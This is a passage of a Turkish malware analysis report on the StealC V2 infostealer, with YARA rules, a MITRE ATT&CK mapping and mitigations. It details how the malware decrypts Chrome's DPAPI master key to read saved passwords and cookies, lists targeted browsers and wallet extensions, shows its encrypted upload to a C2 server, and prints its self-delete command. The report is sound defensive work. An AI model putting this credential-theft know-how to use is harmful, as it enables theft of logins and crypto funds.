


Şekil 45- Gönderilen Sistem Bilgilerinin Çözülmesi

**Gönderilen şifreli sistem bilgisi**, istemci tarafında **RC4** ile şifrelenip **Base64** ile kodlandıktan sonra **C2**'ye iletilmektedir. Sunucu tarafında veri akışı tersine çevrilerek **önce Base64** çözülmekte, ardından **RC4** deşifre edilerek elde edilen **JSON** içeriği aşağıdaki formdadır:


```
{"access_token":"","data":"","filename":"c3lzdGVtX2luZm8udHh0" "type":
"upload_file", "part_index": 0, "total_parts": 1 }
```

- **access token:** sunucuya erişmek için kullanılan anahtardır. Data kısmında base64 ile şifreli çalınan veri filename kısmında ise base64 şifreli system\_info.txt dosya adı bulunmaktadır.
- **access\_token:** Zararlının sunucuya yetkili olarak bağlanabilmesi için kullanılan kimlik doğrulama anahtarıdır.
- **data:** Base64 olarak kodlanmış, çalınan sistem bilgilerinin bulunduğu veri bloğudur.
- **filename:** Gönderilen dosyanın adı Base64 formatında tutulmaktadır. Bu örnekte **system\_info.txt** dosyası base64 kodlu olarak iletilmiştir.
- **type** alanı, sunucuya gerçekleştirilen işlemin **dosya yükleme (upload\_file)** olduğunu belirtmektedir.
- **part\_index** ve **total\_parts**, büyük dosyaların parçalara bölünerek gönderilmesini desteklemek için kullanılan dosya parçalama yapısıdır (bu örnekte tek parça).



Şekil 46- Data Yapısının Base64 ile Çözülmesi

Elde edilen **system\_info.txt** dosyası, kurbanın tam sistem profilini, çalışma ortamını anlamaya yönelik geniş bir bilgi seti içermektedir.



Şekil 47- GetFileAttributes API ile Dosya Kontrolü

**GetFileAttributesA** API'sini kullanılarak **Chrome**'un "**Local State**" dosyasının sistemde mevcut olup olmadığını kontrol edilmektedir. Bu dosya **Chrome**'un kullanıcı konfigürasyonlarını ve bazı şifreleme anahtarlarını içermektedir.



Şekil 48- Local State Dosyasının İçeriğinin Okunması

Google Chrome'un DPAPI ile korunan Master Key'ini içeren **Local State** dosyası aranmakta ve **ReadFile** API'si kullanılarak belleğe yüklenmektedir. Dosya içerisindeki **Base64** kodlu encrypted\_key değeri alınarak **DPAPI** aracılığıyla çözümlenmektedir. Elde edilen Master Key kullanılarak **Login Data**, **Cookies** ve **Web Data** gibi SQLite veritabanlarında bulunan kayıtların şifreleri ve çerezleri çözümlenmektedir.

```

00007FF620030488 call qword ptr [0:CreateFileA]
00007FF62003048D mov rsi, rax
00007FF620030490 cmp rax,FFFFFFFFFFFFFFF
00007FF620030494 jne output.7FF6200304CD
00007FF620030496 lea rcx, qword ptr ss:[rbp-18]
00007FF62003049A call <output.sub_7FF6200198AC>
00007FF62003049F mov rcx, qword ptr ds:[rax]
00007FF6200304A2 sub rcx, qword ptr ss:[rbp+40]
00007FF6200304A6 cmp rcx, r13
00007FF6200304A9 jz output.7FF6200305DA
00007FF6200304AF call qword ptr ds:[&GetLastError]
00007FF6200304B5 cmp eax, 2
00007FF6200304B8 jne output.7FF6200305DA
00007FF6200304BE lea rcx, qword ptr ss:[rbp-20]
00007FF6200304C2 mov qword ptr ss:[rbp-20], r15
00007FF6200304C6 call <output.sub_7FF62002019C>
00007FF6200304CB jmp output.7FF620030459
00007FF6200304CD lea rcx, qword ptr ss:[rbp-20]
00007FF6200304D1 call <output.sub_7FF6200198AC>
00007FF6200304D6 lea rcx, qword ptr ss:[rbp+40]
00007FF6200304DA mov dword ptr ss:[rbp+40], edi
00007FF6200304DD mov rcx, rsi
00007FF6200304DE call qword ptr ds:[&GetFileSize]
00007FF6200304E6 mov ebx, eax
00007FF6200304E8 cmp eax, FFFFFFFF
00007FF6200304EB jne output.7FF6200304F7
00007FF6200304FD call qword ptr ds:[&GetLastError]

```

Şekil 49- ProgramData Altına Dosya Oluşturma

**CreateFileA** API ile programdata altına makinenin **hwid** değeri ile ilgili bir **.txt** dosyası oluşturulmaktadır.

```

00007FF62002C3C2 call qword ptr ds:[&CreateFileW]
00007FF62002C3C8 mov rbp, rax
00007FF62002C3CB lea rcx, qword ptr ss:[rbp+40]
00007FF62002C3D0 dec rcx
00007FF62002C3D3 cmp rax, FFFFFFFF
00007FF62002C3D7 setbe bl
00007FF62002C3DA call <output.sub_7FF62001F5E4>
00007FF62002C3DF test bl, bl
00007FF62002C3E1 je output.7FF62002C46A
00007FF62002C3E7 lea rcx, qword ptr ss:[rsp+A8]
00007FF62002C3EF mov rcx, rbp
00007FF62002C3F2 call qword ptr ds:[&GetFileSizeEx]
00007FF62002C3F8 test eax, eax
00007FF62002C3FA je output.7FF62002C461
00007FF62002C3FC cmp dword ptr ss:[rsp+AC], esi
00007FF62002C403 jne output.7FF62002C461

```

Şekil 50- Local State İçeriğinin ProgramData Altına Kopyalanması

**Local State** içeriği, **programData** altında **random** bir isimle oluşturulan dosya içerisine kopyalanmaktadır. Kopyalanan diğer içerikler:

|                                         |                                            |
|-----------------------------------------|--------------------------------------------|
| Local State                             | Cookie                                     |
| Web Data                                | browsers\Microsoft Edge\Default>Login Data |
| browsers\Microsoft Edge\Default\Cookies | keys\Microsoft Edge\v20.txt                |

Tablo 5- Çalınan Tarayıcı Verileri

```

00007FF62002D054 xor edi, edi
00007FF62002D056 mov r1d, 1000
00007FF62002D05C mov r13, qword ptr ss:[rsp+110]
00007FF62002D064 mov r14, qword ptr ss:[rsp+108]
00007FF62002D06C mov rcx, qword ptr ss:[rsp+50]
00007FF62002D074 call <output.sub_7FF6200505CC>
00007FF62002D076 lea rcx, qword ptr ss:[rsp+30]
00007FF62002D07B cmp qword ptr ss:[rsp+48], rsi
00007FF62002D07D cmova rcx, qword ptr ss:[rsp+48]
00007FF62002D080 call qword ptr ds:[&DeleteFileA]
00007FF62002D086 mov r15, qword ptr ss:[rsp+48]
00007FF62002D094 mov rdx, qword ptr ss:[rsp+48]
00007FF62002D099 cmp rdx, rsi
00007FF62002D09C jbe output.7FF62002D0CC

```

Şekil 51- Tarayıcı Cookies Verilerinin Alınması

**Google Chrome**'un **Cookies** veritabanını alınmaktadır. Kullanıcı profilindeki "...\\User Data\\Default\\Network\\Cookies" dosyasını hedeflediğini ve işleme başlamadan önce dosyanın SQLite yapısını doğrulamak amacıyla **"SQLite format 3"** header kontrolü yaptığını görülmektedir. Daha sonra oluşturduğu bu dosyalar her işlemten sonra silinmektedir. Alınan browser isimleri aşağıda verilmiştir.

|                |               |                      |
|----------------|---------------|----------------------|
| Google Chrome  | Brave         | Microsoft Edge       |
| Opera Stable   | Firefox       | Pale Moon            |
| Chromium       | 360 Browser   | QQ Browser           |
| Chrome Canary  | Amigo         | Torch                |
| Vivaldi        | Comodo Dragon | Epic Privacy Browser |
| CocCoc         | Cent Browser  | 7Star                |
| Chedot Browser | CryptoTab     | Quark Browser        |
| UC Browser     | Sogou Browser | Maxthon Browser      |

Tablo 6- Hedef Alınan Browser'lar

|                  |                                      |                                                |
|------------------|--------------------------------------|------------------------------------------------|
| 00007FF73D447AFF | mov al,byte ptr ss:[rsp+183]         | rbx:&"Google Chrome", [r13+48]:"Google Chrome" |
| 00007FF73D447B06 | mov byte ptr ds:[r13+43],al          | rbx:&"Google Chrome"                           |
| 00007FF73D447B0A | mov al,byte ptr ss:[rsp+184]         | rcx:&"Google Chrome", rbx:&"Google Chrome"     |
| 00007FF73D447B11 | mov byte ptr ds:[r13+44],al          | [rbx]:"Google Chrome"                          |
| 00007FF73D447B15 | lea rbx,qword ptr ds:[r13+48]        |                                                |
| 00007FF73D447B19 | lea rax,qword ptr ss:[rsp+188]       |                                                |
| 00007FF73D447B21 | cmp rbx,rax                          |                                                |
| 00007FF73D447B24 | je output.7FF73D447B65               |                                                |
| 00007FF73D447B26 | mov rcx,rbx                          |                                                |
| 00007FF73D447B29 | call <output.sub_7FF73D444288>       |                                                |
| 00007FF73D447B2E | mov rax,qword ptr ss:[rsp+188]       |                                                |
| 00007FF73D447B36 | mov qword ptr ds:[rbx],rax           |                                                |
| 00007FF73D447B39 | mov rax,qword ptr ss:[rsp+190]       |                                                |
| 00007FF73D447B41 | mov qword ptr ds:[rbx+8],rax         |                                                |
| 00007FF73D447B45 | mov rax,qword ptr ss:[rsp+198]       |                                                |
| 00007FF73D447B4D | mov qword ptr ds:[rbx+10],rax        |                                                |
| 00007FF73D447B51 | xorps xmm0,xmm0                      |                                                |
| 00007FF73D447B54 | movdqu xmmword ptr ss:[rsp+188],xmm0 |                                                |
| 00007FF73D447B5D | mov qword ptr ss:[rsp+198],r14       |                                                |
| 00007FF73D447B65 | lea rbx,qword ptr ds:[r13+60]        | rbx:&"Google Chrome"                           |
| 00007FF73D447B69 | lea rax,qword ptr ss:[rsp+1A0]       | [rsp+1A0]:"MetaMask"                           |
| 00007FF73D447B71 | cmp rbx,rax                          | rbx:&"Google Chrome"                           |
| 00007FF73D447B74 | je output.7FF73D447B85               |                                                |
| 00007FF73D447B76 | mov rcx,rbx                          | rcx:&"Google Chrome", rbx:&"Google Chrome"     |
| 00007FF73D447B79 | call <output.sub_7FF73D444200>       |                                                |
| 00007FF73D447B7E | mov rax,qword ptr ss:[rsp+1A0]       | [rsp+1A0]:"MetaMask"                           |
| 00007FF73D447B86 | mov qword ptr ds:[rbx],rax           | [rbx]:"Google Chrome"                          |
| 00007FF73D447B89 | mov rax,qword ptr ss:[rsp+1A8]       |                                                |
| 00007FF73D447B91 | mov qword ptr ds:[rbx+8],rax         |                                                |


Şekil 52- Hedef Alınan Pluginler

**Chromium** ve **Gecko** tabanlı tarayıcılarda kurulu **127 farklı kripto cüzdan** uzantısını **Local Storage**, **IndexedDB** ve **LevelDB** veritabanlarından şifrelenmemiş **wallet** verilerini çalınmaktadır. Ayrıca 50'den fazla masaüstü cüzdanın dosyalarını da toplanmaktadır. Toplanan bu cüzdan isimleri aşağıdaki tabloda verilmiştir.

|               |                |                   |             |
|---------------|----------------|-------------------|-------------|
| Armory Wallet | Brave Wallet   | Bitget Wallet     | Copay       |
| Atomic        | Byone          | Bitcoin Core      | Chia Wallet |
| Authy         | Braavos Wallet | Blockstream Green | Coinomi     |

|                   |                    |                        |                     |
|-------------------|--------------------|------------------------|---------------------|
| Authenticator     | Bitwarden          | Binance                | CompassWallet       |
| AuroWallet(Mina)  | BrowserPass        | BitPay                 | Coinhub             |
| AtomicDEX         | Backpack Wallet    | Binance Wallet         | BOLT X              |
| Cyano Wallet      | Coin98 Wallet      | CLV Wallet             | CoinbaseWallet ext  |
| CommonKey         | Dashlane           | Daedalus Mainnet       | Dash Core           |
| Dogecoin          | DAppPlay           | Ethereum               | Elli - Sui Wallet   |
| Ecto Wallet       | Eternl             | EVER Wallet            | Electrum            |
| Exodus            | ElectrumLTC        | Enkrypt                | Frontier Wallet     |
| Fluvi Wallet      | Finnie             | Guarda                 | GAuth Authenticator |
| GuildWallet       | GlassWallet-       | GreenAddress           | Goby                |
| Guarda            | Hashpack           | HAVAHA Wallet          | iWallet             |
| ICONex            | Jaxx Desktop       | Jaxx Liberty           | KeePassXC           |
| KHC               | KardiaChain        | Komodo Wallet          | Keplr               |
| Keeper            | Ledger Live        | LastPass               | Liquidity Wallet    |
| Leap Terra Wallet | Litecoin Core      | MetaMask               | MartianAptos Wallet |
| MYKI              | MagicEden Wallet   | MyEtherWallet          | MyTonWallet         |
| Maiar DeFi Wallet | MEW CX             | MultiversX DeFi Wallet | Morphis Wallet      |
| MultiDoge         | MEW Desktop        | Nightly Wallet         | NeoLine             |
| NordPass          | NOW Wallet         | Nami                   | OKX Wallet          |
| OpenMask Wallet   | Opera Wallet       | OneKey                 | Oxygen              |
| PulseWallet Chro  | Petra Aptos Wallet | PontemAptos Wallet     | Pali Wallet         |
| Phantom           | Polymesh Wallet    | RoboForm               | Rise - Aptos Wallet |
| Rainbow Wallet    | Ronin Wallet       | Rabby                  | Raven Core          |
| SubWallet-        | Sollet             | Sender Wallet          | Spikity             |
| SafePal           | SafePal Wallet     | StakeCube              | SteemKeychain       |
| Solflare Wallet   | TezBox             | Tonkeeper Wallet       | TON Wallet          |
| TronLink          | Temple             | Trezor                 | TerraStation Wallet |
| Trust Wallet      | UniswapExtension   | Venom Wallet           | Yoroi               |
| Zoho Vault        | XDEFI Wallet       | Xverse Wallet          | Wasabi Wallet       |
| Keeper Wallet     | Electron Cash      |                        |                     |

Tablo 7- Hedef Alınan Wallet Pluginler



Şekil 53- Phantom Eklentisinin Gönderilmesi

**Chrome** eklentileri içerisinde ilgili plugin isimlerini aranmaktadır. Eşleşen **pluginler C2** sunucusuna gönderilmektedir.



Şekil 54- XDEFI Wallet 000003.log Dosyasının İçeriği

Listede adı geçen kripto cüzdan tarayıcı eklentilerinden **XDEFI Wallet**'a ait **local storage JSON verisini** toplanmaktadır. Bu dosya cüzdana bağlı hesapların durumu, etkin zincir ayarları, arayüz tercihleri, bakiye önbellekleri ve uygulamanın çalışma durumuyla ilgili teknik bilgileri içeren bir yapıdan oluşmaktadır.

|                                                                                   |
|-----------------------------------------------------------------------------------|
| plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000005.ldb        |
| plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000008.ldb        |
| plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000009.log        |
| plugins\MetaMask\Google Chrome\Default\Local Extension Settings\LOG.old           |
| plugins\MetaMask\Google Chrome\Default\Local Extension Settings\CURRENT           |
| plugins\MetaMask\Google Chrome\Default\Local Extension Settings\000010.ldb        |
| plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\MANIFEST-000002   |
| plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\LOG.old           |
| plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\LOG               |
| plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\CURRENT           |
| plugins\KeePassXC\Google Chrome\Default\LocalExtension Settings\000003.log        |
| plugins\XDEFIWallet\Google Chrome\Default\LocalExtension Settings\MANIFEST-000001 |
| plugins\XDEFIWallet\Google Chrome\Default\LocalExtension Settings\LOG             |
| plugins\XDEFIWallet\Google Chrome\Default\LocalExtension Settings\CURRENT         |
| plugins\XDEFIWallet\Google Chrome\Default\LocalExtension Settings\000003.log      |
| plugins\Phantom\Google Chrome\Default\LocalExtension Settings\MANIFEST-000002     |
| plugins\Phantom\Google Chrome\Default\LocalExtension Settings\LOG.old             |

Tablo 8- Sunucuya Aktarılan Bazı Eklenti Veritabanları

```

00007FF73D45CDB6 call qword ptr [c:\shell\executeEx]
00007FF73D45CDB7 xor edx,edx
00007FF73D45CDB8 lea rcx,qword ptr ss:[rsp+60]
00007FF73D45CDB9 lea r8d,qword ptr ds:[rdx+70]
00007FF73D45CDBA call output.7FF73D4879F0
00007FF73D45CDBB xor edx,edx
00007FF73D45CDBC lea rcx,qword ptr ss:[rbp-30]
00007FF73D45CDBD mov r8d,3E9
00007FF73D45CDBE call output.7FF73D4879F0
00007FF73D45CDBF cmp qword ptr ss:[rsp+38],rsi
00007FF73D45CD00 lea rax,qword ptr ss:[rsp+20]
00007FF73D45CD01 mov qword ptr ss:[rsp+30],rdi
00007FF73D45CD02 cmova rax,qword ptr ss:[rsp+20]
00007FF73D45CD03 xor ecx,ecx
00007FF73D45CD04 mov byte ptr ds:[rax],dil
00007FF73D45CD05 call qword ptr ds:[c:\fatalExit+]
00007FF73D45CD06 mov rdx,qword ptr ss:[rsp+38]
00007FF73D45CD07 cmp rdx,rsi
00007FF73D45CD08 jbe output.7FF73D45CDBF

```

```

[rsdp+20]:"/c timeout /t 5 & del /f /q \"c:\\Users\\FALLOUT\\documents\\output.exe"
[rsdp+20]:"/c timeout /t 5 & del /f /q \"c:\\Users\\FALLOUT\\documents\\output.exe"
rax:"/c timeout /t 5 & del /f /q \"c:\\Users\\FALLOUT\\documents\\output.exe"

```

Şekil 55- Zararlının Kendisini Silme İşlevi

Tüm veri aktarımı tamamlandıktan sonra zararlı yazılım, **c / timeout /t 5 & del /f /q <exe ismi>** komutunu çalıştırarak kendisini 5 saniyelik bir gecikmenin ardından silmektedir.

# YARA Kuralı

```
rule Wextract_exe_StealC_V2_Loader{

  meta:

    description = "StealC V2 ilk aşama"

    author = "Yavuzhan Ozgen"

    date = "2025-12-17"

    platform = "windows"

    malware_family = "StealC"

    in_the_wild = true

  strings:

    $cab_api1 = "FindResourceA" ascii

    $cab_api2 = "LoadResource" ascii

    $postrun = "POSTRUNPROGRAM" ascii

    $cmd_exec = "cmd /v /c" ascii

    $cabinet_magic = "MSCF" ascii

    $lure1 = "Emotions.iso" nocase

    $lure6 = "Ts.iso" nocase

    $lure7 = "Finance" nocase

    $lure8 = "Distributor" nocase

  condition:

    ($cabinet_magic and $cab_api2) or ($postrun and $cmd_exec) or

    (2 of ($lure*))

}
```

```
rule StealC_V2_Output_Payload

{

    meta:

        description = "StealC V2 Payload"

        author = "Yavuzhan Ozgen"

        date = "2025-12-17"

        platform = "windows"

        category = "payload"

        malware_family = "StealC"

        in_the_wild = true


    strings:

        $str1 = "rino" ascii

        $str2 = "VGpbln7VAV1TM96A" ascii

        $str3 = "VGpbln7VDI1bMdmWuw==" ascii

        $str4 = "VHDGg3LmCAgU" ascii

        $str5 = "bEP7oUzLP3doHvWgiyYjTk3CDoeM64bqgr7shTaIkqG1pnZmu2IWBQYBxhHzEw==" ascii

        $key1 = "161c87d5a7ee4a63" ascii

        $key2 = "sP1KNfqBbW" ascii

        $c2 = "THbdISGIQgoCdIXH5kZeMCi4eA==" ascii


    condition:

        3 of ($str*) or

        1 of ($key*) and

        $c2

}
```

## MITRE ATTACK TABLE

| Reconnaissance                                 | Execution                                                            | Privilege Escalation | Defense Evasion                              | Credential Access                         | C&C                                                   | Exfiltration                                               |
|------------------------------------------------|----------------------------------------------------------------------|----------------------|----------------------------------------------|-------------------------------------------|-------------------------------------------------------|------------------------------------------------------------|
| System Location Discovery (T1614)              | Command and Scripting Interpreter: Windows Command Shell (T1059.003) |                      | Dynamic API Resolution (T1027.007)           | Steal Web Session Cookie (T1539)          | Application Layer Protocol: Web Protocols (T1071.001) | Automated Exfiltration (T1020)                             |
| System Network Configuration Discovery (T1016) | Native API (T1106)                                                   |                      | Masquerading (T1036)                         | Credentials In Files (T1552.001)          |                                                       | Exfiltration Over Asymmetric Encrypted Channel (T1048.002) |
| System Information Discovery (T1082)           | Shared Modules (T1129)                                               |                      | Process Injection (T1055)                    | Credentials from Web Browsers (T1555.003) |                                                       |                                                            |
| Software Discovery (T1518)                     |                                                                      |                      | Indicator Removal: File Deletion (T1070.004) |                                           |                                                       |                                                            |
| Process Discovery (T1057)                      |                                                                      |                      | Deobfuscate/Decode Files (T1140)             |                                           |                                                       |                                                            |
| File and Directory Discovery (T1083)           |                                                                      |                      | Debugger Evasion (T1622)                     |                                           |                                                       |                                                            |
| Query Registry (T1012)                         |                                                                      |                      | Obfuscated Files or Information (T1027)      |                                           |                                                       |                                                            |
| Software Discovery (T1518)                     |                                                                      |                      |                                              |                                           |                                                       |                                                            |

### Çözüm Önerileri

1. EDR / XDR kullanımı zorunlu hale getirilmelidir.
2. Autolt ve script tabanlı yürütmeler kısıtlanmalıdır.
3. Komut satırı ve script loglama aktif edilmelidir.
4. Yetkisiz ağ trafiği sınırlandırılmalıdır.
5. Tarayıcı parola saklama özelliği kapatılmalıdır.
6. Tarayıcı eklenti ve kripto cüzdan kullanımı denetlenmelidir.
7. Kullanıcı yetkileri sınırlandırılmalıdır.
8. Dosya sistemi bütünlüğü izlenmelidir.

